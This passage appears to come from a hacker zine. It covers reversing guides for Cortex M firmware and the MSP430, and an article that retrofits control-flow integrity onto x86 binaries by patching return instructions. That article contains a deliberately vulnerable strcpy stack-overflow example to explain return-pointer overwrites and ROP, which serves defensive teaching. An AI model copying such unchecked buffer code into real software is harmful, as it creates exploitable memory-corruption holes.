We've written this guide with STM32 devices for specific examples, but with minor differences it applies well enough to the Cortex M series as a whole. These devices generally have a megabyte or less of Flash and at most a few hundred kilobytes of RAM. By and large, they only run the Thumb2 instruction set, without support for the older AARCH32 instruction set. For larger ARM chips, such as those used in smartphones and tablets, you might be better served by a different introduction.

6.1 At a Glance

Common Models
STM32, EFM32

Architecture
32-bit registers
16-bit and 32-bit Thumb(2) instructions

Registers
R15: Program Counter
R14: Link Register
R13: Stack Pointer
R0 to R12: General Use

6.2 Basics of the Instruction Set

Back in the day, ARM used fixed-width 32-bit RISC instructions. Like the creation of the world, this was widely regarded as a mistake, and many angry people wrote comments complaining that it was a waste of space, and that RISC wouldn't "change everything." These instructions were always 32-bit word aligned, so the lowest two bits of the Program Counter (R15) were always zero.

Larger ARM chips, such as those in an early smartphone, support two instructions sets. If the least significant bit of the program counter is clear (0), then the 32-bit instruction set is used, whereas if that bit is set (1), the chip will use a 16-bit instruction set called Thumb. Registers are still 32 bits wide, but the instructions themselves are only a half-word. They must be half-word aligned.

Because Thumb instructions have fewer bits to spare, code in larger ARM machines will switch between ARM and Thumb as it is convenient. You can see this in the least significant bit of a function pointer, where an ARM function's address will be even, while a Thumb function's address will be odd.

The Cortex M3 devices speak a slimmer dialect than the big-iron ARM chips. This dialect drops the 32-bit wide instruction set entirely, supporting only Thumb and Thumb2 instructions.[9] Because of this, all functions and all interrupt handlers are referred to by *odd* addresses, which are actually the address of the byte *after* the real starting address! If you see a call to `0x08005615`, that is really a call to the Thumb code at `0x08005614`.

6.3 Registers and Calling Convention

Arguments are passed to the child function from R0 to R3. R4 to R11 hold local variables, and the child function *must* restore them before returning to the parent function. Values are returned in R0 to R3, and these registers are not preserved by the child.

Much like in PowerPC and very unlike x86, the Link Register (R14, a.k.a. LR) holds the return address. A leaf function, having no children, might never write its return pointer to the stack. The `BL` instruction automatically moves the old Program Counter into the Link Register when calling a child, so parent functions must manually save R14 before calling children. The return instruction, `BLR`, functions by moving R14 (LR) into R15 (PC).

[9] Thumb2 instructions run from Thumb mode. The only thing new about them is that they can be longer than 16 bits, so your disassembler might be slightly confused about their starting position.




Figure 3 – STM32F40xxx Memory Map

6.4 Memory Map

Figure 3 shows the memory layout of the STM32F405, a Cortex M4 device. Study this map for a moment, before we go on to how to use it in your adventure!

Because Cortex M devices have four gigabytes of address space but hardly a megabyte of Flash, they keep functionally different parts of memory at very different addresses.

Code memory is officially the range from `0x00000000` to `0x1FFFFFFF`, but in nearly all cases, you'll find that Flash is mapped to begin at `0x0800-0000`. When reverse engineering an application, you'll find that it's either written here or a few dozens of kilobytes later, to leave room for a bootloader.

SRAM is usually mapped to begin at `0x2000-0000`, so it's safe to assume that any read or write to an absolute address in this region is a global variable, and also that the stack and heap fit somewhere in this range. Unlike a desktop application, which loads its initial globals directly into a `.data` segment, an embedded application must manually initialize its data variables, possibly by copying a large chunk from Flash into SRAM.

Peripheral memory begins at `0x40000000`. Both because peripherals are most often referred to by an explicit address, and because Flash comes with no linking systems or system calls, reads and writes to this region are a gold mine for a reverse engineer!

System control registers are at `0xE0000000`. These are used to do things like moving the interrupt table or reading the chip's model number.

6.5 Making Sense of Pointers

Let us teach you some nifty tricks about pointers in Thumb machines.

Back when ARM was first designed, 32-bit fixed-width instructions with 32-bit alignment were all the rage, and all the cool kids (POWER, SPARC, Alpha) used them. Later on, when the Thumb instruction set was being designed, its designers chose 16-bit instructions that could be mapped back to the same 32-bit core. The CPU would fetch a 32-bit ARM instruction if the least-significant bit of the program counter were even, and a 16-bit Thumb instruction if the program counter were odd.

But these Cortex chips generally ship just Thumb and Thumb2, without backward compatibility to 32-bit ARM instructions. So the trick, which you can try in the next section, is that data pointers are always even and instruction (function) pointers are always odd.

6.6 Making Sense of the Interrupt Table

Let's take a look at the interrupt table from the beginning of a Cortex M firmware image. These are 32-bit little endian addresses, which are to be read backwards.

```
0000000  30 14 00 20    21 41 00 08
2        39 57 00 08    3d 57 00 08
0000010  41 57 00 08    45 57 00 08
4        49 57 00 08    00 00 00 00
0000020  00 00 00 00    00 00 00 00
6        00 00 00 00    51 57 00 08
0000030  4d 57 00 08    00 00 00 00
8        55 57 00 08    59 57 00 08
0000040  ...
```

Note that the first word, `0x20001430`, is in the SRAM region; this is because the first word of a Cortex M interrupt table is the initialization value for the Stack Pointer (R13). The second word, `0x0800-4121`, is the initialization value for the Program Counter (R15), so we know the entry point of the application is Thumb2 code starting at `0x08004120`.

Except for some reserved (zeroed) words, the handler addresses are all in Flash memory and represent the interrupt handler functions. We can look up the meaning of each handler in the specific chip's programming guide, then chase the ones that are most relevant. For example, if we are reverse engineering a USB device, powered by an STM32F3xx, the STM32F37xx reference manual tells us that the interrupts at offsets `0x000000D8` and `0x0000001C` handle USB events. These might be good handlers to reverse early in the process.

6.7 Loading into IDA Pro or Radare2

To load the application into IDA Pro or Radare2, you generally need to know the loading point and the locations of some other memories.

The loading point will be at or near `0x08000000`, depending upon whether a bootloader comes before your image. If you are working from a JTAG dump, just use the address the image came from. If you are working from a `.dfu` (Device Firmware Update) file, it will contain a loading address in its header metadata.

When given a raw dump without a starting address, disassemble the instructions and try to find a loading address at which the interrupt handlers line up. (The interrupt vector table is usually at `0x08000000` at boot, but it can be moved to a new address by software.)

6.8 Making Sense of the Peripherals

The Cortex M3 contains two peripheral regions. At `0x40000000`, you will find the most useful ones for reverse engineering applications, such as UART and USB controllers, General Purpose IO (GPIO), and other devices. Unfortunately, these peripherals are not generic to the Cortex M3 as an architecture; rather, they are specific to each individual chip.

Supposing you are reverse engineering an application for the STM32F3xx series, you would download the Peripheral Support Library for that chip from its manufacturer and eventually find yourself reading `stm32f30x.h`. For other chips, there are similar headers, each of which is written around C structs for register groups and preprocessor definitions for peripheral base addresses and offsets.

Suppose we know from reverse engineering a circuit board that USART2 is used by our target application to send packets to a radio chip, and we would like to search for all functions that use this peripheral. Working backwards, we find the following relevant lines in `stm32f30x.h`.

```
1  //Abbreviated USART register struct.
   typedef struct{
3    __IO uint32_t CR1;      //+0x00
     __IO uint32_t CR2;
5    __IO uint32_t CR3;
     __IO uint16_t BRR;
7    uint16_t  RESERVED1;
     __IO uint16_t GTPR;
9    uint16_t  RESERVED2;
     __IO uint32_t RTOR;
11   __IO uint16_t RQR;
     uint16_t  RESERVED3;
13   __IO uint32_t ISR;
     __IO uint32_t ICR;
15   __IO uint16_t RDR;      //+0x24 RX Data Reg
     uint16_t  RESERVED4;
17   __IO uint16_t TDR;      //+0x28 TX Data Reg
     uint16_t  RESERVED5;
19 } USART_TypeDef;

21 //USART location definitions.
   #define USART2                                \
23         ((USART_TypeDef *) USART2_BASE)
```

```
   #define USART2_BASE                           \
25         (APB1PERIPH_BASE + 0x00004400)
   #define APB1PERIPH_BASE                       \
27         PERIPH_BASE
   #define PERIPH_BASE                           \
29         ((uint32_t)0x40000000)
```

This means that USART2's data structure is located at `0x40004400`. From the `USART_TypeDef` structure, we know that data is received from USART2 by reading `0x40004424` and written to USART2 by writing to `0x40004428`! Searching for these addresses ought to easily find us the read and write functions for that port.

6.9 Other Oddities

Please note that this guide has left out some features unique to the STM32 series, and that each chip has its own little quirks. You'll find different memory maps on each implementation, and anything that looks confusing is likely worth spending more time to understand.

For example, some ARM devices offer Core-Coupled Memory (CCM), which is SRAM that's wired directly to the CPU's internal data bus rather than to the main memory bus of the chip. This makes fetches lightning fast, but has the complications that the memory is unusable for DMA or code fetches. Care for a non-executable stack, anyone?

Another quirk is that many devices map the same physical memory to multiple virtual locations. In some high-performance code, the use of both cached and uncached memory can allow for more efficient operation.

Additionally, address zero often contains a duplicate of the boot memory, which is usually Flash but might be executable SRAM. Presumably this was done to allow for code that has compatible immediate addresses when booting from either memory, but PoC||GTFO 10:8 describes a nifty little jailbreak that relies on dumping the 48K recovery bootloader of an STM32F405 chip out of Flash through a null-pointer read.

– – – – – – – – – – –

We hope that you've enjoyed this friendly little guide to the Cortex M3, and that you'll keep it handy when reverse engineering firmware from that platform.

7 A Ghetto Implementation of CFI on x86

by Jeffrey Crowell

In 2005, M. Abadi and his gang presented a nifty trick to prevent control flow hijacking, called *Control Flow Integrity*. CFI is, essentially, a security policy that forces the software to follow a predetermined control flow graph (CFG), drastically restricting the available gadgets for return-oriented programming and other nifty exploit tricks.

Unfortunately, the current implementations in both Microsoft's Visual C++ and LLVM's clang compilers require source to be compiled with special flags to add CFG checking. This is sufficient when new software is created with the option of added security flags, but we do not always have such luxury. When dealing with third party binaries, or legacy applications that do not compile with modern compilers, it is not possible to insert these compile-time protections.

Luckily, we can combine static analysis with binary patching to add an equivalent level of protection to our binaries. In this article, I explain the theory of CFI, with specific examples for patching x86 32-bit ELF binaries—without the source code.

CFI is a way of enforcing that the intended control flow graph is not broken, that code always takes intended paths. In its simplest applications, we check that functions are always called by their intended parents. It sounds simple in theory, but in application it can get gnarly. For example, consider:

```
1 int a() { return 0; }
  int b() { return a(); }
3 int c() { return a() + b() + 1; }
```

For the above code, our pseudo-CFI might look like the following, where `called_by_x` checks the return address.

```
1 int a() {
    if (!called_by_b && !called_by_c) {
3     exit();
    }
5   return 0;
  }
7 int b() {
    if (!called_by_c) {
9     exit();
    }
11  return a();
  }
13 int c() { return a() + b() + 1; }
```

Of course, this sounds quite easy, so let's dig in a bit further. Here is a very simple example program to illustrate ROP, which we will be able to effectively kill with our ghetto trick.

```
1 #include <string.h>

3 void smashme(char* blah) {
    char smash[16];
5   strcpy(smash, blah);
  }
7
  int main(int argc, char** argv) {
9   if (argc > 1) {
      smashme(argv[1]);
11  }
  }
```

In x86, the stack has a layout like the following.

Local Variables
Saved `ebp`
Return Pointer
Parameters
...

By providing enough characters to `smashme`, we can overwrite the return pointer. Assume for now, that we know where we are allowed to return to. We can then provide a whitelist and know where it is safe to return to in keeping the control flow graph of the program valid.


Figure 4 shows the disassembly of `smashme()` and `main()`, having been compiled by GCC.

Great. Using our whitelist, we know that `smashme` should only return to `0x08048456`, because it is the next instruction after the `ret`. In x86, `ret` is equivalent to something like the following. (This is not safe for multi-threaded operations but we can ignore that for now.)

```
1 pop ecx; puts the return address to ecx
  jmp ecx; jumps to the return address
```

```
[0x08048320]> pdf@sym.smashme
/ (fcn) sym.smashme 26
|           ; arg int arg_2         @ ebp+0x8
|           ; var int local_6       @ ebp-0x18
|           ; CALL XREF from 0x08048451 (sym.smashme)
|           0x0804841d      55              push ebp
|           0x0804841e      89e5            mov ebp, esp
|           0x08048420      83ec28          sub esp, 0x28
|           0x08048423      8b4508          mov eax, dword [ebp+arg_2]   ; [0x8:4]=0
|           0x08048426      89442404        mov dword [esp + 4], eax
|           0x0804842a      8d45e8          lea eax, [ebp-local_6]
|           0x0804842d      890424          mov dword [esp], eax
|           0x08048430      e8bbfeffff      call sym.imp.strcpy
|           0x08048435      c9              leave
\           0x08048436      c3              ret
[0x08048320]> pdf@sym.main
/ (fcn) sym.main 33
|           ; arg int arg_0_1       @ ebp+0x1
|           ; arg int arg_3         @ ebp+0xc
|           ; DATA XREF from 0x08048337 (sym.main)
|           ;-- main:
|           0x08048437      55              push ebp
|           0x08048438      89e5            mov ebp, esp
|           0x0804843a      83e4f0          and esp, 0xfffffff0
|           0x0804843d      83ec10          sub esp, 0x10
|           0x08048440      837d0801        cmp dword [ebp + 8], 1       ; [0x1:4]=0x1464c45
|       ,=< 0x08048444      7e10            jle 0x8048456
|       |   0x08048446      8b450c          mov eax, dword [ebp+arg_3]   ; [0xc:4]=0
|       |   0x08048449      83c004          add eax, 4
|       |   0x0804844c      8b00            mov eax, dword [eax]
|       |   0x0804844e      890424          mov dword [esp], eax
|       |   0x08048451      e8c7ffffff      call sym.smashme
|       |   ; JMP XREF from 0x08048444 (sym.main)
|       `-> 0x08048456      c9              leave
\           0x08048457      c3              ret
```

Figure 4 – Disassembly of `main()` and `smashme()`.



Cool. We can just add a check here. Perhaps something like this?

```
pop ecx; puts the return address to ecx
cmp ecx, 0x08048456; check that we return to
     the right place
jne 0x41414141; crash
jmp ecx; effectively return
```

Now just replace our `ret` instruction with the check. `ret` in x86 is simply this:

```
$ rasm2 -a x86 -b32 "ret"
c3
```

where our code is this:

```
$ rasm2 -a x86 -b32 "pop ecx;cmp ecx, 0
    x08048456; jne 0x41414141; jmp ecx"
5981f9568404080f8534414141ffe1
```

Sadly, this will not work for several reasons. The most glaring problem is that `ret` is only one byte, whereas our fancy checker is 15 bytes. For more complicated programs, our checker could be even larger! Thus, we cannot simply replace the `ret` with our code, as it will overwrite some code after it—in fact, it would overwrite`main`. We'll need to do some digging and replace our lengthy code with some relocated parasite, symbiont, code cave, hook, or detour—or whatever you like to call it!

Nowadays there aren't many places to put our code. Before x86 got its no-execute (NX) MMU bit, it'd be easy to just write our code into a section like `.data`, but marking this as `+x` is now a huge security hole, as it will then be `rwx`, giving attackers a great place for putting shellcode. The `.text` section, where the main code usually goes, is marked `r-x`, but there's rarely slack space enough in this section for our code.

Luckily, it's possible to add or resize ELF sections, and there're various tools to do it, such as *Elfsh*, *ERESI*, etc. The challenge is rewriting the appropriate pointers to other sections; a dedicated tool for this will be released soon. Now we can add a new section that is marked as `r-x`, replace our `ret` with a jump to our new section—and we're ready to take off!

Well, wheels aren't up yet. As mentioned before, `ret` is `c3`, but absolute jumps are five bytes.

```
$ rasm2 -a x86 -b32 "jmp 0x41414141"
e93c414141
```

So what is left to do? Well, we can simply rewind to the first complete opcode five bytes before the `ret`, and add a jump, then relocate the remaining opcodes. In this case, we could do something like this:

```
smashme:
push ebp
mov ebp, esp
sub esp, 0x28
mov eax, dword [ebp + 8]
mov dword [esp + 4], eax
lea eax, [ebp - 0x18]
mov dword [esp], eax
jmp parasite

parasite:
call sym.imp.strcpy
leave
pop ecx
cmp ecx, 0x08048456
jne 0x41414141
jmp ecx
```


Here, `parasite` is mapped someplace else in memory, such as our new section.

With this technique, we'll still to have to pass on protecting a few kinds of function epilogues, such as where a target of a jump is within the last five bytes. Nevertheless, we've covered quite a lot of the intended CFG.

This approach works great on platforms like ARM and MIPS, where all instructions are constant-length. If we're willing to install a signal handler, we can do better on x86 and amd64, but we're approaching a dangerous situation dealing with signals in a generic patching method, so I'll leave you here for now. The code for applying the explained patches is all open source and will soon be extended to use emulation to compute relative calls.


Thanks for reading!
Jeff

Introducing SEAWELL's



Little Buffered Mother

The ultimate Motherboard for any KIM-1, SYM-1, or AIM-65 system



Features:

- 4K Static RAM on board
- +5V, +12V, and −12V regulators on board
- 4 +1 buffered expansion slots
- Accepts KIM-4 compatible boards
- Full access to application & expansion connector
- LED indicators for IRQ, NMI, and power-on
- Also compatible with SEA-1, SEA-16, the PROMMER, SEA-PROTO, SEA-ISDC, and more
- Onboard hardware for optional use of (128K addressing limit)
- Mounts like KIM-4 or with CPU board standing up
- 10 slot Motherboard expansion available - SEAWELL's Maxi Mother

Standard. $139
w/4K RAM. $189
Assembled Only

For further information contact:

SEAWELL Marketing Inc.
P.O. Box 17006
Seattle, WA 98107

SEAWELL Marketing Inc.
315 N.W. 85th
Seattle, WA 98117
(206) 782-9480

8 A Tourist's Phrasebook for Reversing MSP430

by Ryan Speers and Travis Goodspeed

Howdy, y'all!

Welcome to another installment of our series of quick-start guides for reverse engineering embedded systems. Our goal here is to get you situated with the MSP430 architecture as quickly as possible, with a minimum of fuss and formality.

Those of you who have already used an MSP430 might find this to be a useful reference, while those of you new to the architecture will find that it isn't really all that strange. If you've already reverse engineered binaries for any platform, even x86, we hope that you'll soon feel right at home.

8.1 The Landscape

Architecture

Von Neumann
16-bit words

Registers

R0: Program Counter
R1: Stack Pointer
R2: Status Register
R3: Constant Generator
R4-R15: General Use

Address Space

16-bit (MSP430)
20-bit (MSP430X, X2)

8.2 Memory Map

Unlike other embedded platforms, which like to put the interrupt vector table (IVT) at the beginning of memory, the MSP430 places it at the very end of the 16-bit address space, in Flash. (On smaller chips, this is the very end of Flash.)

Early on, Low RAM at `0x0200` would be the only RAM location, but as that region proved too small, a High RAM area was created at `0x1100`. For firmware compatibility reasons, the Low RAM area is mapped on top of the High RAM area.

Note that Flash grows down from the top of memory, while the RAM grows up. On chips with a 20-bit address space, an Extended Flash region sometimes grows upward from `0x10000`.

Additionally, there is an Info Flash area at `0x1000`. While there is nothing to stop an engineer from using this for code, the region is generally used for configuration settings. In many devices, chips arrive with this region pre-programmed to contain calibration settings for the internal clock.

In most devices, the BSL ROM at `0x0C00` contains a serial bootloader that allows the chip to be reprogrammed even after the JTAG fuse has been blown, and if you know the contents of the last 32 bytes of Flash—the Interrupt Vector Table—you can also read out the contents of memory.

8.3 Loading into a Disassembler

Back in the old days, reverse engineering MSP430 code meant using GNU `objdump` and annotating on pen and paper. Some folks would wrap these tools in Perl, or fill paper notebooks with cross-referencing, but thankfully that's no longer necessary.

Nowadays, IDA Pro has excellent support for the platform. If you have a legit license, just open the Intel Hex image of your target and specify MSP430 as the architecture. Memory locations can be had from the appropriate datasheets.

Radare2's MSP430 support is a bit less mature, and you should make sure to sanity check the disassembly wherever it looks suspect. Luckily, the Radare2 developers are frighteningly quick about fixing bugs, so both bugs that bothered us in the writing this article will likely be patched by the time you read this. For best results, always run Radare2 built from the latest Git repository,[10]—and rebuild it often.

One last tool, which is fast becoming obsolete with Radare2's support, is the MSPGCC project's single-line assembler.[11] It is particularly handy, though, when sanity-checking your own implementation of an assembler or disassembler.

There are no known decompilers for the MSP430, but with small code sizes and rather legible assembly we don't expect one to be necessary.

[10] `git clone https://github.com/radare/radare2`
[11] `http://mspgcc.sourceforge.net/assemble.html`

Start	End	Size	Use
0x0000	0x000F	16	Interrupt Control Registers
0x0010	0x00FF	240	8-bit Peripherals
0x0100	0x01FF	255	16-bit Peripherals
0x0200	0x09FF		Low RAM (Mirrored at 0x1100)
0x0C00	0x0FFF	1024	BootStrap Loader (BSL ROM)
0x1000	0x10FF	256	Info Flash
0x1100			High RAM
	0xFFFF		Flash
0x10000			Extended Flash

Table 1 – MSP430 and MSP430X Address Space

8.4 Basics of the Instruction Set

The language is relatively simple, but there are a few dialects that the locals speak. There are 27 action words (instructions), and then some additional emulated instructions which are assembled to one of the 27. Most of these 27 instructions have two forms—`.B` when they are working on an 8-bit byte, or `.W` if they want to tackle a 16-bit word. If someone tells you something and doesn't specify it, you can assume it's a word. If you're doing a byte operation in a register, be warned that the most-significant byte is cleared.

The three main types of core words are single-operand arithmetic, two-operand arithmetic, and jumps.

Our simple single-operands are RRC (1-bit rotate right and carry), SWPB (swap the bytes of the word), RRA (1-bit rotate right as arithmetic), SXT (sign-extend a byte into a word), PUSH (onto the stack), CALL (a subroutine, by pushing PC and then moving the new address to PC), and RETI (return from interrupt, restoring the Status Register SR and PC from stack).

Although these are all simple folk, they can, of course, be addressed in many different ways. If our register is *n*, then we see a few major types of addressing, all based off of the 'As' (for source) and 'Ad' (limited options for destination) fields:

R*n* Operate on the contents of register *n*.

@R*n* Operate on what is in memory at the address held in R*n*.

@R*n*+ Same as above, then increment the register by 1 or 2.[12]

x(R*n*) Operate on what is in memory at the address R*n* + x.

Wait, we just told you about an 'x'. Where did that come from?! In this case, it's an *extension word*, where the next 16-bit word after the extension defines x. In other words, it's an index off the base address held in R*n*.

If the register is `r0` (PC, the program counter), `r2` (SR, the status register), or `r3` (the *constant generator*), special cases apply. A common special case is to give you a constant, either -1, 0, 1, 2, 4, or 8.

Now we tackle two-operand arithmetic operations, most of which you should recognize from any other instruction set. The `mov`, `add`, `addc` (add with carry), `sub`, and `subc` instructions are all as you'd expect. `cmp` pretends to subtract the source from the destination to set status flags. `dadd` does a decimal addition with carry. `xor` and `and` are bitwise operations as usual. We have three that are a little unique: `bis` (logical OR), `bic` (dest = dest AND src), and `bit` (test bits of src AND dest).

Even with these instructions, though, we're still missing many favorite mnemonics that you'll see in disassembly. These are *emulated* instructions, actually implemented using other instruction(s).

For example, `br dst` (branch) is an emulated instruction. There is no branch opcode, but instead the `br` instructions are assembled as `mov dst, pc`. Similarly, `pop dst` is really `mov @SP+, dst`, and `ret` is really `mov @sp+, pc`. If these mappings make sense, you're all set to continue your travels!

Thus, when we need to get around this land of MSP430, we look not to the many jump types of x86, but instead to simpler patterns, where the only kind of jump operands are relative, and that's that.

[12]Here are the rules: Increment by two if registers `r0` or `r1`, or if `r4-r15` are used with a .W (2-byte) operand. Increment by 1 if `r4` to `r15` are used with a `.B` operand.

So `jmp`, the instruction says, but where to? The first three bits (`001`) mean jump, the next three specify the conditional, and the remaining ten are a signed offset. To get there, the ten bits are multiplied by two (left shifted) and then are added to the program counter, `r0`. Why multiply by two? Well, we have 16-bit word alignment, in the MSP430 land, unlike with those pesky x86 instructions you might be thinking of. Ordnung muß sein!

You might have noticed in your disassembly that even though we told you this was a fixed-width instruction set, some instructions are longer than one 16-bit word! One way this can happen is when using immediate values, which—much like those of the glorious PDP-11 of old—are implemented by dereferencing and incrementing the program counter. This way, the CPU will skip over the immediate value in its code fetch path just as it's fetching that same value as data.

And, finally, there are prefix instructions that have been added in MSP430X, the 20-bit extension of the MSP430. These prefix instructions go before the normal instruction, and you'll most commonly see them setting the upper four bits of the pointer in a 20-bit function call.

8.5 What's a Function, Anyways?

